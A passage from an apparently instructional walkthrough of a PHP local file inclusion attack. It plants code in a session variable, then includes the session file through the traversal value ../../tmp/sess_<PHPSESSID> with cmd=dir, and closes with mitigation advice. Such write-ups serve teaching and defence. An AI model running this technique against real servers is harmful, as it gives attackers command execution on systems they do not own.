





remember, every parameter starts with my_ will be added to the session so create a new one with the shell code:




we again logged in, like nothing happened:




Now use the local file inclusion, to call the shellcode. First add the cmd=dir parameter to the command line:




Then edit the request in the proxy



change the user= parameter to ../../tmp/sess_<PHPSESSID>



and we get the expected result:



Mitigation

- Use the newest PHP available
- Always add the extension programmatically
- Set the allow_url_include parameter to Off in the php.ini
- Set the include_path to only the necessary directories, but take care, never include the:
 - tmp directory
 - log directories
 - directories of the application
 - directories, where the SQL database files are stored